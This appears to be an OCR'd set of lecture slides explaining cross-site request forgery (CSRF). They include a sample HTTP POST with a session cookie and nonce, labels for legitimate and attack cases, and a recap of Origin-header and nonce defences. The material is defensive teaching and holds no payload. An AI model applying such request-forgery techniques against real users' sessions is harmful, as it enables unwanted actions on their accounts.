
```
POST /share.php HTTP/1.1
Host: www.gracebook.com
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://www.gracebook.com/
Cookie: auth=beb18dcd75f2c225a9dcd71c73a8d77b5c304fb8

Text=Feeling good!&csrfnonce=av834favcb623
```

Server code compares nonce


Legitimate Case




Legitimate Case




Legitimate Case






Legitimate Case



Attack Case



Recap

- CSRF: Cross Site Request Forgery
- An attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated.
- Caused because browser automatically includes authorization credentials such as cookies.
- Fixed using Origin headers and nonces
  - Origin headers not supported in older browsers.